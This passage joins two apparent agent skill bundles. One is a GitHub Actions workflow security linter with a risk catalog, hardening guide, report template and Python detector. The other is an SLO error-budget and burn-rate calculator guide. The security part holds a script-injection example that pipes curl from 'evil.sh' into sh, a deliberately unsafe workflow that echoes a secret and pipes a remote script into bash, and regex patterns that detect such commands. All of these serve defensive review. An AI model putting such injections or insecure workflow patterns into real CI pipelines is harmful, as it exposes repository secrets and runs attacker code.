Use `references/risk-catalog.md` for each rule ID and `references/hardening-guide.md` for patterns. Prefer small, reviewable diffs: move `{}` into `env:` and quote the shell variable, add a top-level `permissions: contents: read`, pin `uses:` to a full commit SHA with the tag in a comment, and add `persist-credentials: false` and `timeout-minutes`.

### 5. Report
Fill `templates/workflow-security-review.md`: files reviewed, findings by severity with line numbers, the attack scenario for each high finding, the patch, and follow-ups (Dependabot for actions, branch protection, environment reviewers).

## Rules

- Treat titles, bodies, branch names, commit messages, and comments from PRs and issues as attacker input.
- Never ask for or print secret values; refer to secrets by name only.
- Do not write proof-of-concept exploits against repositories the user does not own; describe the risk instead.
- A clean linter run is not a guarantee. Say what was not checked (reusable workflows, composite actions, repository settings).
FILE:references/risk-catalog.md
# Risk Catalog (rule IDs used by gha_audit.py)

| ID | Severity | What it detects | Why it matters | Fix |
|---|---|---|---|---|
| GHA001 | high | `pull_request_target` (or `workflow_run`) workflow that checks out the PR head (`ref: { github.event.pull_request.head.sha}`, `head.ref`, `github.head_ref`) | Code from a fork runs with repository secrets and a write token ("pwn request") | Use `pull_request` for building untrusted code; keep `pull_request_target` for labeling/commenting only, without checkout of PR code |
| GHA002 | high | Untrusted `{}` expression inside `run:` or `github-script` `script:` (issue/PR title or body, comment body, head ref, commit message, author name/email, page name) | The text is pasted into the script before it runs, so a title like `"; curl evil.sh | sh #` executes | Pass it through `env:` and use `"$TITLE"` in the shell |
| GHA003 | medium (low for `actions/*`, `github/*`) | `uses: owner/repo@v4` pinned to a tag | Tags can be moved; a compromised action ships code into your build | Pin to the full 40-character commit SHA, keep the tag in a comment, let Dependabot update it |
| GHA004 | high | `uses:` with a branch (`@main`, `@master`) or no ref | Every run pulls whatever is on that branch today | Pin to a commit SHA |
| GHA005 | medium | No `permissions:` at workflow level and not on every job | The `GITHUB_TOKEN` gets the repository default, often read/write on everything | Add `permissions: contents: read` at the top and grant more per job |
| GHA006 | high | `permissions: write-all` | Every scope can be written by any step | List only the scopes needed |
| GHA007 | high / medium | `{ secrets.X}` inside a `run:` command (high when echoed or printed) | Secrets end up in shell history, process lists, logs, or injected text | Map the secret to `env:` and read `$X`; never echo it |
| GHA008 | medium | `curl ... \| bash` or `wget ... \| sh` | Runs unverified remote code with the job's token and secrets | Download, verify a checksum or signature, then run; or use a pinned action |
| GHA009 | medium | `self-hosted` runner in a workflow triggered by `pull_request` or `pull_request_target` | Fork code can persist on the machine and attack later jobs | Use GitHub-hosted or ephemeral runners for PRs; require approval for outside contributors |
| GHA010 | high | `ACTIONS_ALLOW_UNSECURE_COMMANDS: true` | Re-enables deprecated `set-env`/`add-path`, which log output can trigger | Remove it; write to `$GITHUB_ENV` and `$GITHUB_PATH` |
| GHA011 | low | `actions/checkout` without `persist-credentials: false` | The token stays in `.git/config` for every later step and any uploaded artifact | Add `persist-credentials: false` unless a later step pushes |
| GHA012 | low | Job without `timeout-minutes` | A hung or abused job can run for 6 hours on your minutes | Add a realistic timeout (e.g. 15-30) |
| GHA013 | low | `docker://image:tag` without `@sha256:` digest | Image tags are mutable | Pin `docker://image@sha256:<digest>` |
| GHA014 | medium | `workflow_run` workflow using `actions/download-artifact` | Artifacts from a fork-triggered run are attacker-controlled | Treat artifact contents as data: validate, never execute; avoid extracting into the workspace |

## Severity guide
- **high**: an outsider can likely run code with secrets or a write token, or a mutable reference controls the build.
- **medium**: hardening gap that makes a compromise easier or bigger.
- **low**: good practice; fix when touching the file.
FILE:references/hardening-guide.md
# Hardening Guide

## 1. Pass untrusted text through env, not expressions
```yaml
# unsafe
- run: echo "Title: { github.event.pull_request.title}"
# safe
- env:
    PR_TITLE: { github.event.pull_request.title}
  run: echo "Title: $PR_TITLE"
```
Always double-quote the variable. In `actions/github-script`, read `context.payload.pull_request.title` in JavaScript instead of interpolating `{}` into the script.

## 2. Least-privilege token
```yaml
permissions:
  contents: read          # workflow default
jobs:
  label:
    permissions:
      pull-requests: write  # only this job can label
```
Also set the repository default to read-only (Settings > Actions > General > Workflow permissions).

## 3. Pin actions to commit SHAs
```yaml
- uses: actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0
```
Enable Dependabot for the `github-actions` ecosystem so pins get update PRs with changelogs. Prefer actions from verified publishers and read the source of small third-party actions before adopting them.

## 4. Split privileged and unprivileged work
- `pull_request` workflow: builds and tests fork code with no secrets and a read-only token; uploads results as an artifact.
- `workflow_run` workflow: runs after it with secrets, downloads the artifact, treats it as untrusted data (parse JSON, never execute), and posts the comment or label.

## 5. Checkout and credentials
- `persist-credentials: false` on `actions/checkout` unless the job pushes.
- Never check out PR code in `pull_request_target`; if you must (e.g. a labeler reading config), check out the base branch only.

## 6. Runners and limits
- Self-hosted runners: private repositories only, or ephemeral (one job per VM) with no network access to internal systems.
- `timeout-minutes` on every job; `concurrency` groups for deploys.

## 7. Secrets and environments
- Put deploy credentials in an environment with required reviewers and branch rules.
- Prefer OIDC (`id-token: write`) to long-lived cloud keys.
- Mask derived values with `::add-mask::` before printing anything secret-like.

## Review checklist
1. Which triggers can outsiders fire?
2. What can the token write, and which secrets are reachable from those triggers?
3. Is any attacker-controlled text interpolated into a script?
4. Is every `uses:` pinned to a SHA?
5. Is any remote code executed without verification?
FILE:templates/workflow-security-review.md
# GitHub Actions Security Review - <repository>

**Date:** <YYYY-MM-DD>  **Reviewer:** <name>  **Files:** <.github/workflows/...>
**Repo visibility:** <public/private>  **Fork PRs allowed:** <yes/no>  **Self-hosted runners:** <yes/no>
**Linter:** `gha_audit.py` -> <n> high, <n> medium, <n> low

## High findings
| Rule | File:line | Problem | Attack scenario | Fix |
|---|---|---|---|---|
| | | | | |

## Medium and low findings
| Rule | File:line | Problem | Fix |
|---|---|---|---|
| | | | |

## Dismissed findings
- <rule, file:line> - <reason it is not exploitable here>

## Proposed patch
```diff
<minimal diff>
```

## Not covered by this review
- Reusable workflows and composite actions called from these files
- Repository and organization settings (default token permissions, fork PR approval, environments)

## Follow-ups
- [ ] Enable Dependabot for github-actions
- [ ] Set default workflow permissions to read-only
- [ ] Require reviewers on the production environment
FILE:examples/pr-labeler.yml
# Deliberately unsafe example for gha_audit.py. Expected findings (line numbers in this file):
#   GHA001 high   line 21 - pull_request_target checks out the PR head
#   GHA002 high   line 24 - PR title pasted into run (script injection)
#   GHA007 high   line 25 - secret echoed in run
#   GHA004 high   line 27 - third-party action on @main
#   GHA005 medium line 1  - no permissions block at workflow or job level
#   GHA008 medium line 26 - curl piped to bash
#   GHA012 low    line 16 - job without timeout-minutes
#   GHA003 low    line 19 - actions/checkout@v4 pinned to a tag
#   GHA011 low    line 19 - checkout without persist-credentials: false
name: PR labeler
on:
  pull_request_target:
    types: [opened, synchronize]
jobs:
  label:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: { github.event.pull_request.head.sha}
      - name: Greet
        run: |
          echo "Thanks for: { github.event.pull_request.title}"
          echo "token={ secrets.LABEL_TOKEN}"
          curl -sSL https://example.com/install.sh | bash
      - uses: someorg/auto-labeler@main
FILE:scripts/gha_audit.py
#!/usr/bin/env python3
"""GitHub Actions workflow security linter (Python 3 standard library only, no YAML library).

Reads workflow files line by line, tracking indentation, and reports risky patterns with rule IDs
(see references/risk-catalog.md):
  GHA001 pull_request_target/workflow_run + checkout of PR head      high
  GHA002 untrusted { github.event.*} text inside run:/script:    high
  GHA003 uses: pinned to a tag instead of a commit SHA               medium (low for actions/*, github/*)
  GHA004 uses: on a branch (@main/@master) or without a ref          high
  GHA005 no permissions at workflow level or on every job            medium
  GHA006 permissions: write-all                                      high
  GHA007 { secrets.*} inside run: (high when echoed/printed)     high/medium
  GHA008 curl/wget piped to a shell                                  medium
  GHA009 self-hosted runner on pull_request(_target)                 medium
  GHA010 ACTIONS_ALLOW_UNSECURE_COMMANDS enabled                     high
  GHA011 actions/checkout without persist-credentials: false         low
  GHA012 job without timeout-minutes                                 low
  GHA013 docker:// image without @sha256 digest                      low
  GHA014 workflow_run + actions/download-artifact                    medium

Usage:
  python3 gha_audit.py .github/workflows/*.yml
  python3 gha_audit.py ci.yml --json
  python3 gha_audit.py ci.yml --strict      # exit 1 on any finding
  python3 gha_audit.py --self-test
Exit code: 0 no high findings, 1 high findings (or any with --strict), 2 unreadable file.
"""
import argparse
import json
import re
import sys

SEV_ORDER = {"high": 0, "medium": 1, "low": 2}
TRUSTED_OWNERS = {"actions", "github"}
BRANCH_REFS = {"main", "master", "dev", "develop", "trunk", "head", "latest"}
UNTRUSTED_EXPR = re.compile(
    r"github\.head_ref"
    r"|github\.event\.[\w.*\[\]'\"-]*?\b(title|body|message|page_name|email|head_branch|default_branch|label)\b"
    r"|github\.event\.[\w.*\[\]'\"-]*?head\.ref\b"
    r"|github\.event\.[\w.*\[\]'\"-]*?author\.name\b"
)
EXPR = re.compile(r"\$\{\{(.*?)\}\}")
SECRET_EXPR = re.compile(r"\$\{\{\s*secrets\.([A-Za-z0-9_]+)\s*\}\}")
PR_HEAD_REF = re.compile(r"ref:\s*['\"]?\$\{\{\s*(github\.event\.pull_request\.head\.(sha|ref)|github\.head_ref|github\.event\.workflow_run\.head_(sha|branch))\s*\}\}")
PIPE_SHELL = re.compile(r"\b(curl|wget)\b[^|\n]*\|\s*(sudo\s+)?(-E\s+)?(ba|z|da)?sh\b")
PRINT_CMD = re.compile(r"\b(echo|printf|cat|tee|print)\b")
SHA40 = re.compile(r"^[0-9a-f]{40}$")


def strip_comment(line):
    """Remove a trailing YAML comment (a # preceded by whitespace, outside quotes)."""
    out, q = [], None
    for i, ch in enumerate(line):
        if q:
            if ch == q:
                q = None
        elif ch in "'\"":
            q = ch
        elif ch == "#" and (i == 0 or line[i - 1] in " \t"):
            break
        out.append(ch)
    return "".join(out).rstrip()


def indent_of(s):
    return len(s) - len(s.lstrip(" "))


def parse_lines(text):
    """Return a list of (lineno, indent, content) for non-empty, non-comment lines."""
    rows = []
    for n, raw in enumerate(text.splitlines(), 1):
        s = strip_comment(raw.replace("\t", "  "))
        if s.strip():
            rows.append((n, indent_of(s), s.strip()))
    return rows


def block_end(rows, i):
    """Index after the block owned by rows[i] (all following rows indented deeper)."""
    ind = rows[i][1]
    j = i + 1
    while j < len(rows) and rows[j][1] > ind:
        j += 1
    return j


def key_of(content):
    c = content[2:].lstrip() if content.startswith("- ") else content
    m = re.match(r"^['\"]?([A-Za-z0-9_\-]+)['\"]?\s*:(\s|$)", c)
    return (m.group(1), c[m.end():].strip()) if m else (None, None)


def triggers(rows):
    trig = set()
    for i, (n, ind, c) in enumerate(rows):
        k, v = key_of(c)
        if ind == 0 and k in ("on", "true"):
            if v:
                trig.update(re.findall(r"[a-z_]+", v))
            else:
                end = block_end(rows, i)
                child = min((rows[j][1] for j in range(i + 1, end)), default=None)
                for j in range(i + 1, end):
                    if rows[j][1] == child:
                        ck, _ = key_of(rows[j][2])
                        if ck:
                            trig.add(ck)
                        elif rows[j][2].startswith("- "):
                            trig.add(rows[j][2][2:].strip())
    return trig


def audit_text(text, path="workflow.yml"):
    rows = parse_lines(text)
    findings = []

    def add(rule, sev, line, msg):
        findings.append({"file": path, "line": line, "rule": rule, "severity": sev, "message": msg})

    trig = triggers(rows)
    privileged = trig & {"pull_request_target", "workflow_run"}
    pr_triggers = trig & {"pull_request", "pull_request_target"}

    top_perm = None
    jobs_idx = None
    for i, (n, ind, c) in enumerate(rows):
        k, v = key_of(c)
        if ind == 0 and k == "permissions":
            top_perm = (n, v)
        if ind == 0 and k == "jobs":
            jobs_idx = i
    if top_perm and top_perm[1].strip("'\"") == "write-all":
        add("GHA006", "high", top_perm[0], "permissions: write-all gives every step write access to all scopes")

    # jobs
    jobs = []
    if jobs_idx is not None:
        end = block_end(rows, jobs_idx)
        child = min((rows[j][1] for j in range(jobs_idx + 1, end)), default=None)
        for j in range(jobs_idx + 1, end):
            if rows[j][1] == child and key_of(rows[j][2])[0]:
                jobs.append((j, block_end(rows, j)))
    jobs_with_perm = 0
    for (js, je) in jobs:
        jname = key_of(rows[js][2])[0]
        jind = rows[js][1]
        direct = [r for r in rows[js + 1:je] if r[1] == min(x[1] for x in rows[js + 1:je])] if je > js + 1 else []
        dkeys = {key_of(r[2])[0]: r for r in direct}
        if "permissions" in dkeys:
            jobs_with_perm += 1
            if dkeys["permissions"][2].split(":", 1)[1].strip().strip("'\"") == "write-all":
                add("GHA006", "high", dkeys["permissions"][0], f"job '{jname}' uses permissions: write-all")
        if "timeout-minutes" not in dkeys and "uses" not in dkeys:
            add("GHA012", "low", rows[js][0], f"job '{jname}' has no timeout-minutes (default is 360)")
        if "runs-on" in dkeys:
            ro_i = rows.index(dkeys["runs-on"])
            ro_text = " ".join(r[2] for r in rows[ro_i:block_end(rows, ro_i)])
            if "self-hosted" in ro_text and pr_triggers:
                add("GHA009", "medium", dkeys["runs-on"][0], f"job '{jname}' runs pull request code on a self-hosted runner")
    if top_perm is None and (not jobs or jobs_with_perm < len(jobs)):
        add("GHA005", "medium", 1, "no permissions block at workflow level (and not on every job); GITHUB_TOKEN gets the repo default")

    # line-level checks
    i = 0
    while i < len(rows):
        n, ind, c = rows[i]
        k, v = key_of(c)
        if k in ("run", "script"):
            end = block_end(rows, i)
            body = [(n, v)] if v and v not in ("|", ">", "|-", ">-", "|+", ">+") else []
            body += [(r[0], r[2]) for r in rows[i + 1:end]]
            for bn, bt in body:
                for m in EXPR.finditer(bt):
                    expr = m.group(1).strip()
                    if UNTRUSTED_EXPR.search(expr):
                        add("GHA002", "high", bn, f"untrusted expression {{{ {expr }}}} is pasted into {k}: (script injection); pass it via env")
                for m in SECRET_EXPR.finditer(bt):
                    if PRINT_CMD.search(bt):
                        add("GHA007", "high", bn, f"secret {m.group(1)} is printed in {k}:")
                    else:
                        add("GHA007", "medium", bn, f"secret {m.group(1)} is interpolated into {k}:; map it to env instead")
                if k == "run" and PIPE_SHELL.search(bt):
                    add("GHA008", "medium", bn, "remote script piped straight into a shell")
            i = end
            continue
        if k == "uses":
            ref = v.strip("'\"")
            if ref.startswith("./"):
                pass
            elif ref.startswith("docker://"):
                if "@sha256:" not in ref:
                    add("GHA013", "low", n, f"{ref} is not pinned to an image digest")
            else:
                name, _, at = ref.partition("@")
                owner = name.split("/")[0].lower()
                if not at or at.lower() in BRANCH_REFS:
                    add("GHA004", "high", n, f"{ref or name} follows a branch or has no ref; pin to a commit SHA")
                elif not SHA40.match(at):
                    sev = "low" if owner in TRUSTED_OWNERS else "medium"
                    add("GHA003", sev, n, f"{ref} is pinned to a tag, not a full commit SHA")
                if name.lower().startswith("actions/checkout"):
                    # the step block: siblings at this indent (after '- ') and deeper
                    step_ind = ind + 2 if c.startswith("- ") else ind
                    j = i + 1
                    j0 = i
                    while j0 > 0 and not rows[j0][2].startswith("- ") and rows[j0][1] >= step_ind:
                        j0 -= 1
                    while j < len(rows) and rows[j][1] >= step_ind and not (rows[j][1] == step_ind - 2 and rows[j][2].startswith("- ")):
                        j += 1
                    step = " ".join(r[2] for r in rows[j0:j])
                    if not re.search(r"persist-credentials:\s*['\"]?false", step):
                        add("GHA011", "low", n, "actions/checkout keeps the token in .git/config; add persist-credentials: false")
                if name.lower().startswith("actions/download-artifact") and "workflow_run" in trig:
                    add("GHA014", "medium", n, "artifact from a workflow_run may be attacker-controlled; treat as data")
        if privileged and PR_HEAD_REF.search(c):
            add("GHA001", "high", n, f"{'/'.join(sorted(privileged))} workflow checks out untrusted PR code with secrets available")
        if re.search(r"ACTIONS_ALLOW_UNSECURE_COMMANDS\s*:\s*['\"]?true", c, re.I):
            add("GHA010", "high", n, "ACTIONS_ALLOW_UNSECURE_COMMANDS re-enables set-env/add-path")
        i += 1

    findings.sort(key=lambda f: (f["file"], SEV_ORDER[f["severity"]], f["line"], f["rule"]))
    return {"file": path, "triggers": sorted(trig), "jobs": len(jobs), "findings": findings}


def to_markdown(results):
    out = ["# GitHub Actions security audit", ""]
    tot = {"high": 0, "medium": 0, "low": 0}
    for r in results:
        for f in r["findings"]:
            tot[f["severity"]] += 1
    out.append(f"**Files:** {len(results)}  **Findings:** {tot['high']} high, {tot['medium']} medium, {tot['low']} low")
    for r in results:
        out += ["", f"## {r['file']}", f"Triggers: {', '.join(r['triggers']) or 'none found'}; jobs: {r['jobs']}", ""]
        if not r["findings"]:
            out.append("No findings.")
            continue
        out += ["| Severity | Rule | Line | Finding |", "|---|---|---|---|"]
        for f in r["findings"]:
            msg = f["message"].replace("|", "\\|")
            out.append(f"| {f['severity']} | {f['rule']} | {f['line']} | {msg} |")
    return "\n".join(out)


SAFE = """name: CI
on:
  pull_request:
permissions:
  contents: read
jobs:
  test:
    runs-on: ubuntu-latest
    timeout-minutes: 15
    steps:
      - uses: actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0
        with:
          persist-credentials: false
      - name: Test
        env:
          PR_TITLE: { github.event.pull_request.title}
        run: |
          echo "Testing $PR_TITLE"
          make test
"""


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    def rules(text):
        return [(f["rule"], f["severity"]) for f in audit_text(text)["findings"]]

    ok("safe workflow has no findings", rules(SAFE) == [])
    ok("triggers parsed from block", audit_text(SAFE)["triggers"] == ["pull_request"])
    ok("triggers parsed from list", audit_text("on: [push, pull_request]\njobs: {}\n")["triggers"] == ["pull_request", "push"])
    inj = SAFE.replace('echo "Testing $PR_TITLE"', 'echo "{ github.event.pull_request.title}"')
    ok("title in run is GHA002 high", ("GHA002", "high") in rules(inj))
    ok("head_ref in run is GHA002", ("GHA002", "high") in rules(SAFE.replace("make test", "git push origin { github.head_ref}")))
    ok("comment body in github-script", ("GHA002", "high") in rules(SAFE.replace("run: |", "script: |")
                                                                      .replace("make test", "core.info('{ github.event.comment.body}')")))
    ok("env indirection is not flagged", not any(r == "GHA002" for r, _ in rules(SAFE)))
    ok("PR number is safe", rules(SAFE.replace("make test", "echo { github.event.pull_request.number}")) == [])
    ok("tag pin on actions/* is GHA003 low", ("GHA003", "low") in rules(SAFE.replace("@08eba0b27e820071cde6df949e0beb9ba4906955", "@v4")))
    ok("tag pin third party is medium", ("GHA003", "medium") in rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955", "acme/checkout@v1")))
    ok("branch pin is GHA004 high", ("GHA004", "high") in rules(SAFE.replace("@08eba0b27e820071cde6df949e0beb9ba4906955", "@main")))
    ok("local action not flagged", rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955", "./.github/actions/setup")) == [])
    ok("missing permissions is GHA005", ("GHA005", "medium") in rules(SAFE.replace("permissions:\n  contents: read\n", "")))
    ok("job-level permissions satisfy GHA005", rules(SAFE.replace("permissions:\n  contents: read\n", "").replace("    timeout-minutes: 15\n", "    timeout-minutes: 15\n    permissions:\n      contents: read\n")) == [])
    ok("write-all is GHA006", ("GHA006", "high") in rules(SAFE.replace("permissions:\n  contents: read", "permissions: write-all")))
    ok("echoed secret is GHA007 high", ("GHA007", "high") in rules(SAFE.replace("make test", "echo { secrets.NPM_TOKEN}")))
    ok("inline secret is GHA007 medium", ("GHA007", "medium") in rules(SAFE.replace("make test", "npm publish --token { secrets.NPM_TOKEN}")))
    ok("curl | bash is GHA008", ("GHA008", "medium") in rules(SAFE.replace("make test", "curl -fsSL https://x.sh | sudo bash")))
    ok("self-hosted on PR is GHA009", ("GHA009", "medium") in rules(SAFE.replace("ubuntu-latest", "[self-hosted, linux]")))
    ok("self-hosted on push is fine", rules(SAFE.replace("pull_request:", "push:").replace("ubuntu-latest", "self-hosted")) == [])
    ok("unsecure commands is GHA010", ("GHA010", "high") in rules(SAFE.replace("PR_TITLE: { github.event.pull_request.title}", "ACTIONS_ALLOW_UNSECURE_COMMANDS: true")))
    ok("checkout without persist-credentials is GHA011", ("GHA011", "low") in rules(SAFE.replace("        with:\n          persist-credentials: false\n", "")))
    ok("missing timeout is GHA012", ("GHA012", "low") in rules(SAFE.replace("    timeout-minutes: 15\n", "")))
    ok("docker tag is GHA013", ("GHA013", "low") in rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0", "docker://alpine:3.20")))
    prt = SAFE.replace("pull_request:", "pull_request_target:").replace("persist-credentials: false", "persist-credentials: false\n          ref: { github.event.pull_request.head.sha}")
    ok("pull_request_target + head checkout is GHA001", ("GHA001", "high") in rules(prt))
    ok("pull_request + head checkout is not GHA001", not any(r == "GHA001" for r, _ in rules(SAFE.replace("persist-credentials: false", "persist-credentials: false\n          ref: { github.event.pull_request.head.sha}"))))
    wr = SAFE.replace("pull_request:", "workflow_run:\n    workflows: [CI]").replace("      - name: Test", "      - uses: actions/download-artifact@634f93cb2916e3fdff6788551b99b062d0335ce0 # v5\n      - name: Test")
    ok("workflow_run + download-artifact is GHA014", ("GHA014", "medium") in rules(wr))
    ok("comment with # in string kept", strip_comment('run: echo "a # b" # note') == 'run: echo "a # b"')
    md = to_markdown([audit_text(inj, "ci.yml")])
    ok("markdown lists file and rule", "## ci.yml" in md and "GHA002" in md)
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Lint GitHub Actions workflow files for security risks.")
    ap.add_argument("files", nargs="*", help="workflow .yml files ('-' for stdin)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--strict", action="store_true", help="exit 1 on any finding")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.files:
        ap.error("at least one workflow file required (or --self-test)")
    results = []
    for p in a.files:
        try:
            text = sys.stdin.read() if p == "-" else open(p, encoding="utf-8").read()
        except OSError as e:
            print(f"error: {e}", file=sys.stderr)
            return 2
        results.append(audit_text(text, p))
    print(json.dumps(results, indent=2) if a.json else to_markdown(results))
    allf = [f for r in results for f in r["findings"]]
    if any(f["severity"] == "high" for f in allf) or (a.strict and allf):
        return 1
    return 0


if __name__ == "__main__":
    sys.exit(main())
把请求计数转化为 SLO 答案:SLI、28 天或 30 天窗口的错误预算、已消耗与剩余预算、5 分钟到 3 天的燃烧率、多窗口燃烧率告警(14.4x 和 6x 触发寻呼,3x 和 1x 开票据,按窗口缩放),以及预算耗尽前的剩余时间。适用于设定 SLO、调整告警、决定发布冻结或撰写事故总结。包含一个带 --self-test 的 stdlib Python 计算器。
---
name: slo-error-budget-burn-rate-calculator
description: Turns request counts into SLO answers: SLI, error budget for a 28d or 30d window, budget consumed and remaining, burn rates over 5m to 3d, multiwindow burn-rate alerts (page at 14.4x and 6x, ticket at 3x and 1x, scaled to the window), and time until the budget runs out. Use when setting an SLO, tuning alerts, deciding on a release freeze, or writing an incident summary. Includes a stdlib Python calculator with --self-test.
---

# SLO Error Budget and Burn Rate Calculator

You help engineers and on-call teams reason about reliability with numbers instead of gut feeling. You turn good/total request counts into an SLI, translate the SLO into an error budget, show how fast the budget is burning in several windows, say which alerts would page or open a ticket, and estimate when the budget runs out at the current pace. You explain every number in plain language so product owners can follow the decision.

## Files in this skill

- `scripts/slo_budget.py` - reads a CSV of request counts per interval and prints SLI, budget consumed and remaining, burn rates, alert states, exhaustion times and the worst interval; `--allowance` prints allowed downtime and alert thresholds for any SLO (Python 3 standard library only)
- `references/slo-math.md` - formulas for SLI, error budget, burn rate, projected consumption, and worked numbers for common targets
- `references/burn-rate-alerting.md` - the multiwindow, multi-burn-rate alert policy, how thresholds scale with the window, and tuning advice
- `templates/slo-status-report.md` - a weekly SLO status or incident budget summary
- `examples/checkout-api-requests.csv` - two days of 15-minute request counts for a checkout API with a small blip and a 2-hour incident at the end

## Workflow

### 1. Define the SLI and SLO
Ask what a "good" event is (status < 500, latency under 300 ms, successful job run), where the counts come from, the target (99%, 99.5%, 99.9%, 99.95%), and the window (rolling 28 or 30 days). Push back on targets the system has never met: show the historical SLI first.

### 2. Get the data
Export good and total (or bad and total) counts per interval, for example 1-minute, 5-minute or 15-minute buckets, as CSV with `timestamp,total,good`. The timestamp marks the start of each interval. Use UTC.

### 3. Run the calculator
```
python3 scripts/slo_budget.py examples/checkout-api-requests.csv --slo 99.9 --window 30d
python3 scripts/slo_budget.py requests.csv --slo 99.5 --window 28d --json > slo.json
python3 scripts/slo_budget.py requests.csv --now 2026-10-19T22:00:00Z
python3 scripts/slo_budget.py --allowance --slo 99.95 --window 30d
python3 scripts/slo_budget.py --self-test
```
Exit code 1 means a page alert is firing or the budget is exhausted; 2 means bad input (missing columns, bad > total, unparseable timestamps).

### 4. Interpret
- Burn rate 1.0 spends exactly the budget over the window; 14.4 for an hour spends 2% of a 30-day budget.
- Budget consumed is projected against the traffic seen so far; with less than a full window of data, say so.
- An alert fires only when both its long and short window exceed the threshold; the short window makes it stop quickly after recovery. See `references/burn-rate-alerting.md`.
- Windows shorter than the data step are rounded up to one step; windows longer than the data are "not evaluable".

### 5. Recommend and report
Tie the numbers to a decision: page now, open a ticket, slow down risky releases while remaining budget is low, or loosen an SLO that is always violated by design. Fill `templates/slo-status-report.md`.

## Example result
For `examples/checkout-api-requests.csv` at 99.9% over 30d: SLI 99.8768%, 8.2% of the budget consumed, 1h burn 26.46 and 5m burn 28.06 so the fast page fires, 6h burn 5.83 just under 6.0, the 3d ticket is not evaluable with two days of data, and at the last hour's pace the budget is gone in about 1d 16h. Exit code 1.

## Rules

- State the SLO, window, data range and any missing intervals with every result.
- Do not mix good-event definitions in one SLI; compute separate SLOs for availability and latency.
- An SLO is a decision tool, not a blame tool: describe impact on users, not on people.
- Do not invent traffic numbers; if counts are missing, ask for them or say which result cannot be computed.
FILE:references/slo-math.md
# SLO Math

## Definitions
- **SLI** (service level indicator) = good events / total events, as a percentage.
- **SLO** (objective) = target SLI over a window, e.g. 99.9% of requests succeed over a rolling 30 days.
- **Error budget** = 1 - SLO = the share of events allowed to fail. 99.9% -> 0.1%.
- **Budget in events** = (1 - SLO) x total events in the window.
- **Error rate** over a window = bad / total in that window.
- **Burn rate** = error rate / (1 - SLO). 1.0 means the budget would be exactly used up at the end of the window.

## Projected consumption with partial data
With D seconds of data and W seconds of SLO window:
- expected requests in window = (requests in data / D) x W
- allowed bad = (1 - SLO) x expected requests
- consumed = bad in data / allowed bad
- time to exhaustion at a recent rate = (allowed bad - bad so far) / (bad per second in that recent window)

## Allowed full downtime
| SLO | per 30 days | per 28 days | per week | per day |
|---|---|---|---|---|
| 99% | 7h 12m | 6h 43m 12s | 1h 40m 48s | 14m 24s |
| 99.5% | 3h 36m | 3h 21m 36s | 50m 24s | 7m 12s |
| 99.9% | 43m 12s | 40m 19s | 10m 5s | 1m 26s |
| 99.95% | 21m 36s | 20m 10s | 5m 2s | 43s |
| 99.99% | 4m 19s | 4m 2s | 1m 0s | 9s |

Request-based SLOs do not care about clock time directly: 10 minutes of 50% errors costs the same as 5 minutes of full downtime at equal traffic, and an outage at 3 a.m. costs less budget than one at peak.

## Worked example
SLO 99.9%, 30d window, 1,000,000 requests per day.
- Budget: 0.001 x 30,000,000 = 30,000 failed requests.
- A 2% error rate for one hour at 41,667 req/h burns 833 failures = 2.8% of the budget, burn rate 20.
- At burn rate 20 the whole budget lasts 30d / 20 = 36 hours.

## Pitfalls
- Counting retries as separate good events hides user-facing failures.
- Very low traffic (night, new region) makes error rates noisy; use a minimum request count or a longer short window.
- Synthetic probes measure the probe, not users; label them separately.
- Changing the SLO mid-window: recompute the whole window with the new target and say so.
FILE:references/burn-rate-alerting.md
# Burn-Rate Alerting

## Default policy (multiwindow, multi-burn-rate)
| Severity | Budget share | Long window | Short window | Burn threshold (30d) | Burn threshold (28d) |
|---|---|---|---|---|---|
| page | 2% | 1h | 5m | 14.4 | 13.44 |
| page | 5% | 6h | 30m | 6.0 | 5.6 |
| ticket | 10% | 1d | 2h | 3.0 | 2.8 |
| ticket | 10% | 3d | 6h | 1.0 | 0.93 |

Threshold = budget share x SLO window / long window. Example: 0.02 x 720h / 1h = 14.4.

## Why two windows
- The **long window** proves the problem is significant (enough budget spent).
- The **short window** (about 1/12 of the long one) proves it is still happening, so the alert resets within minutes after recovery instead of staying red for an hour.
- Fire only when both exceed the threshold.

## Example alert rule (Prometheus style)
```
(
  sum(rate(http_requests_errors_total[1h])) / sum(rate(http_requests_total[1h])) > (14.4 * 0.001)
and
  sum(rate(http_requests_errors_total[5m])) / sum(rate(http_requests_total[5m])) > (14.4 * 0.001)
)
```

## Tuning
- Low-traffic services: require a minimum number of requests in the short window, or page on 6h only.
- Too many pages: check whether the SLO is stricter than users need before raising thresholds.
- Missed incidents: slow burns below 1.0 never alert by design; review the budget weekly.
- Data step coarser than the short window (e.g. 15-minute buckets): the short window becomes one bucket and recovery detection is slower.

## Budget policy ideas
- Over 50% consumed: review risky changes, prefer canaries.
- Over 75%: release freeze for non-fixes, reliability work first.
- Exhausted: postmortem required; freeze until the rolling window recovers.
FILE:templates/slo-status-report.md
# SLO Status - <service> - <period or incident>

**SLI:** <what counts as good>  **SLO:** <target>% over rolling <28d/30d>
**Data:** <start> to <end> UTC, step <interval>, <n> missing intervals
**Calculator:** `slo_budget.py --slo <target> --window <window>` (exit <code>)

## Budget
| Metric | Value |
|---|---|
| SLI in period | |
| Budget consumed | |
| Budget remaining | |
| Allowed full downtime per window | |

## Burn rates
| 5m | 30m | 1h | 2h | 6h | 1d | 3d |
|---|---|---|---|---|---|---|
| | | | | | | |

## Alerts
| Policy | Status | Long / short burn |
|---|---|---|
| page 1h/5m | | |
| page 6h/30m | | |
| ticket 1d/2h | | |
| ticket 3d/6h | | |

## What happened
<worst interval, user impact, cause if known>

## Decision
- [ ] Page / incident open
